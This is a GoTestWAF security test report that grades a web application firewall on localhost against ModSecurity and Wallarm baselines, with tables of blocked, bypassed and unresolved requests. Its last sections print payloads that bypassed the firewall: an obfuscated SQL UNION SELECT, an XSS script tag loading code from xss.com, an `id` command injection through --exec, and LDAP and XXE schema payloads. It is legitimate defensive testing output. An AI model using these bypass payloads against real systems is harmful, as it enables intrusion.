GoTestWAF
API / Application Security Testing Results

Overall grade:


A+

99.3 / 100


Project name : generic
URL : http://localhost:80
Testing Date : 31 March 2025
GoTestWAF version : v0.5.6
Test cases fingerprint : c6d14d6138601d19d215bb97806bcda3
Used arguments : `--url=http://localhost:80`

Type	True-positive tests blocked	True-negative tests passed	Grade
API Security	A+ 100.0%	N/A 0.0%	A+ 100.0%
Application Security	A+ 99.4%	A+ 97.9%	A+ 98.6%

API Security



Application Security



Benchmarks against other solutions

Type	API Security	Application Security	Overall score
ModSecurity PARANOIA=1	F 42.9%	D+ 67.6%	F 55.2%
ModSecurity PARANOIA=2	F 57.1%	F 58.9%	F 58.0%
ModSecurity PARANOIA=3	B 85.7%	F 50.9%	D+ 68.3%
ModSecurity PARANOIA=4	A+ 100.0%	F 36.8%	D+ 68.4%
Wallarm	A+ 100.0%	A+ 97.7%	A+ 98.9%
Your project	A+ 100.0%	A+ 98.6%	A+ 99.3%

Details

Summary

Total requests sent: 816
Number of blocked requests: 663
Number of passed requests: 50
Number of unresolved requests: 103
Number of failed requests: 0

True-positive tests

Test set	Test case	Percentage	Blocked	Bypassed	Unresolved	Sent	Failed
community	community-128kb-rce	100.00%	1	0	0	1	0
community	community-128kb-sqli	100.00%	1	0	0	1	0
community	community-128kb-xss	100.00%	1	0	0	1	0
community	community-16kb-rce	100.00%	1	0	0	1	0
community	community-16kb-sqli	100.00%	1	0	0	1	0
community	community-16kb-xss	100.00%	1	0	0	1	0
community	community-32kb-rce	100.00%	1	0	0	1	0
community	community-32kb-sqli	100.00%	1	0	0	1	0
community	community-32kb-xss	100.00%	1	0	0	1	0
community	community-64kb-rce	100.00%	1	0	0	1	0
community	community-64kb-sqli	100.00%	1	0	0	1	0
community	community-64kb-xss	100.00%	1	0	0	1	0
community	community-8kb-rce	100.00%	1	0	0	1	0
community	community-8kb-sqli	100.00%	1	0	0	1	0
community	community-8kb-xss	100.00%	1	0	0	1	0
community	community-lfi	100.00%	8	0	0	8	0
community	community-lfi-multipart	100.00%	2	0	0	2	0
community	community-rce	100.00%	4	0	0	4	0
community	community-rce-rawrequests	100.00%	3	0	0	3	0
community	community-sqli	88.89%	8	1	3	12	0
community	community-user-agent	100.00%	9	0	0	9	0
community	community-xss	100.00%	104	0	0	104	0
community	community-xxe	100.00%	2	0	0	2	0
Summary for community		**99.52%**	**155**	**1**	**3**	**159**	**0**
owasp	crlf	100.00%	7	0	0	7	0
owasp	ldap-injection	100.00%	23	0	1	24	0
owasp	mail-injection	100.00%	24	0	0	24	0
owasp	nosql-injection	100.00%	50	0	0	50	0
owasp	path-traversal	100.00%	20	0	0	20	0

owasp	rce	80.00%	4	1	1	6	0
owasp	rce-urlparam	100.00%	9	0	0	9	0
owasp	rce-urlpath	66.67%	2	1	0	3	0
owasp	shell-injection	100.00%	32	0	0	32	0
owasp	sql-injection	100.00%	48	0	0	48	0
owasp	ss-include	100.00%	24	0	0	24	0
owasp	sst-injection	100.00%	24	0	0	24	0
owasp	xml-injection	100.00%	5	0	2	7	0
owasp	xss-scripting	99.55%	221	1	2	224	0
Summary for owasp		**96.16%**	**493**	**3**	**6**	**502**	**0**
owasp-api	graphql	0.00%	0	0	0	0	0
owasp-api	graphql-post	0.00%	0	0	0	0	0
owasp-api	grpc	0.00%	0	0	0	0	0
owasp-api	non-crud	100.00%	2	0	0	2	0
owasp-api	rest	100.00%	7	0	0	7	0
owasp-api	soap	100.00%	5	0	0	5	0
Summary for owasp-api		**100.00%**	**14**	**0**	**0**	**14**	**0**
Summary for true-positive tests		**99.40%**	**662**	**4**	**9**	**675**	**0**

True-negative tests

Test set	Test case	Percentage	Blocked	Bypassed	Unresolved	Sent	Failed
false-pos	texts	97.87%	1	46	94	141	0

True Negative Tests

46 true-negative requests identified as bypassed (test passed, good behavior)
1 true-negative requests identified as blocked (test failed, bad behavior)

Payload	Test case	Encoder	Placeholder	Status
`If the subject parameter is greater than 0, then return a list of al l articles with that subject.`	texts	URL	URLParam	403

94 true positive requests identified as unresolved

Payload	Test case	Encoder	Placeholder	Status
`)I would like to request information about the address: (#)saddr for the next minute.`	texts	URL	HTMLForm, HTMLMultipartForm	405
`,I would like to request information about the shadow EXFFJT.`	texts	URL	HTMLForm, HTMLMultipartForm	405
`1) a-b=c`	texts	URL	HTMLForm, HTMLMultipartForm	405
`=Can I please adjust_campaign:sign?`	texts	URL	HTMLMultipartForm, HTMLForm	405
`>url=/pi?mode=<;>`	texts	URL	HTMLMultipartForm, HTMLForm	405

D'or 1st parfume	texts	URL	HTMLForm, HTMLMultipartForm	405
DEAR FINN,--I think it would do; copy should reach us second post	texts	URL	HTMLMultipartForm, HTMLForm	405
DELETE 75oBC$	texts	URL	HTMLForm, HTMLMultipartForm	405
I setted the COOKIE value to : expandGeoJsonFeatures=true;	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to be notified when the ASIN: B07JJS7WY7 is back in stock.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to keep-alive my connection and have the full_text of the article, please.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to request a random number between 1 and 10, please.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to request information about the idv_msdb database.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to request the bin with app_id: (]	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to request the local version of the website in French, so I will include the parameter "hl=fr"	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to search for the string "%t" please.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to see a list of drivers sorted in reverse order.	texts	URL	HTMLForm, HTMLMultipartForm	405
If the subject parameter is greater than 0, then return a list of all articles with that subject.	texts	URL	HTMLForm, HTMLMultipartForm	405
JavaScript: Basics of JavaScript Language	texts	URL	HTMLMultipartForm, HTMLForm	405
MKCALENDAR cursor:I would like to create a new calendar called "cursor" please.	texts	URL	HTMLForm, HTMLMultipartForm	405
The Senora found herself a heroine; more than that, she became aware	texts	URL	HTMLForm, HTMLMultipartForm	405
The parameter 5 is&|.	texts	URL	HTMLForm, HTMLMultipartForm	405
The standard for the <$ tag is to enclose text or code that should be interpreted as a dollar amount.	texts	URL	HTMLForm, HTMLMultipartForm	405
[Host: type: {[	texts	URL	HTMLForm, HTMLMultipartForm	405
_I would like to see the runtime for the payload, please.	texts	URL	HTMLForm, HTMLMultipartForm	405
SELECT all the rows of fromDate = @-	texts	URL	HTMLForm, HTMLMultipartForm	405
and &IN=color&=	texts	URL	HTMLForm, HTMLMultipartForm	405
and =IS=C5HF95_=	texts	URL	HTMLMultipartForm, HTMLForm	405
and >I would like to see all of the items that are type <enter type here>.	texts	URL	HTMLForm, HTMLMultipartForm	405
bash away in the gym	texts	URL	HTMLForm, HTMLMultipartForm	405

curl and divergence	texts	URL	HTMLForm, HTMLMultipartForm	405
echo in the mirror	texts	URL	HTMLForm, HTMLMultipartForm	405
exec noun	texts	URL	HTMLForm, HTMLMultipartForm	405
h2<h1	texts	URL	HTMLForm, HTMLMultipartForm	405
java lang courses	texts	URL	HTMLMultipartForm, HTMLForm	405
john+or@var.es	texts	URL	HTMLForm, HTMLMultipartForm	405
lhttps://www.instagram.com/p/B_uHgI7lY0Z/?igshid=1m7xkk7a9v6z4&utm_source=ig_web_copy_linkCan I please get the id for the user that I am trying to follow?	texts	URL	HTMLMultipartForm, HTMLForm	405
ls 300 lexus	texts	URL	HTMLForm, HTMLMultipartForm	405
nc 8000 controller	texts	URL	HTMLForm, HTMLMultipartForm	405
time he came.	texts	URL	HTMLForm, HTMLMultipartForm	405
union was a great select	texts	URL	HTMLMultipartForm, HTMLForm	405
url=/?usr=subject;-	texts	URL	HTMLForm, HTMLMultipartForm	405
url=/maps/api/geocode/json?address=Reader&daddr=!	texts	URL	HTMLForm, HTMLMultipartForm	405
url=http://www.example.com/tan?usp=4#8	texts	URL	HTMLForm, HTMLMultipartForm	405
url=https://api.twitter.com/1.1/statuses/user_timeline.json?screen_name=twitterapi&count=2&include_rts=1&exclude_replies=1	texts	URL	HTMLForm, HTMLMultipartForm	405
zsh is the best!	texts	URL	HTMLMultipartForm, HTMLForm	405
}I would like to request the /cc serviceCode with the parameter: serviceCode|{}	texts	URL	HTMLMultipartForm, HTMLForm	405

Bypasses in Details

4 malicious requests have bypassed the security solution

Payload	Test case	Encoder	Placeholder	Status
/*!%55NiOn*/%20/*!%53eLEct*/+	community-sqli	URL	URLParam	200
<<scr*ipt/src=http://xss.com/xss.js></script	xss-scripting	Base64Flat	URLParam	200
ax--exec=`id`--remote=origin	rce	Plain	Header	200
ax--exec=`id`--remote=origin	rce-urlpath	URL	URLPath	404

Unresolved requests in Details

9 requests identified as blocked and passed or as not-blocked and not-passed

Payload	Test case	Encoder	Placeholder	Status
(&(uid=admin)(!(&(1=0)(userPassword=q))))	ldap-injection	URL	HTMLForm	405

/*!%55NiOn*/%20/*!%53eLEct*/+	community-sqli	URL	HTMLForm, HTMLMultipartForm, JSONRequest	405
<<scr*ipt/src=http://xss.com/xss.js></script	xss-scripting	URL	URLPath	400
<<scr*ipt/src=http://xss.com/xss.js></script	xss-scripting	Base64Flat	HTMLForm	405
<?xml version="1.0" encoding="utf-8" standalone="no" ?><x xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://xxe-xsi-schemalocation.yourdomain[.]com/"/>	xml-injection	Plain	XMLBody	405
<?xml version="1.0" encoding="utf-8" standalone="no" ?><xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema"><xs:include namespace="http://xxe-xsinclude-namespace.yourdomain[.]com/"/></xs:schema>	xml-injection	Plain	XMLBody	405
ax--exec=`id`--remote=origin	rce	Plain	JSONRequest	405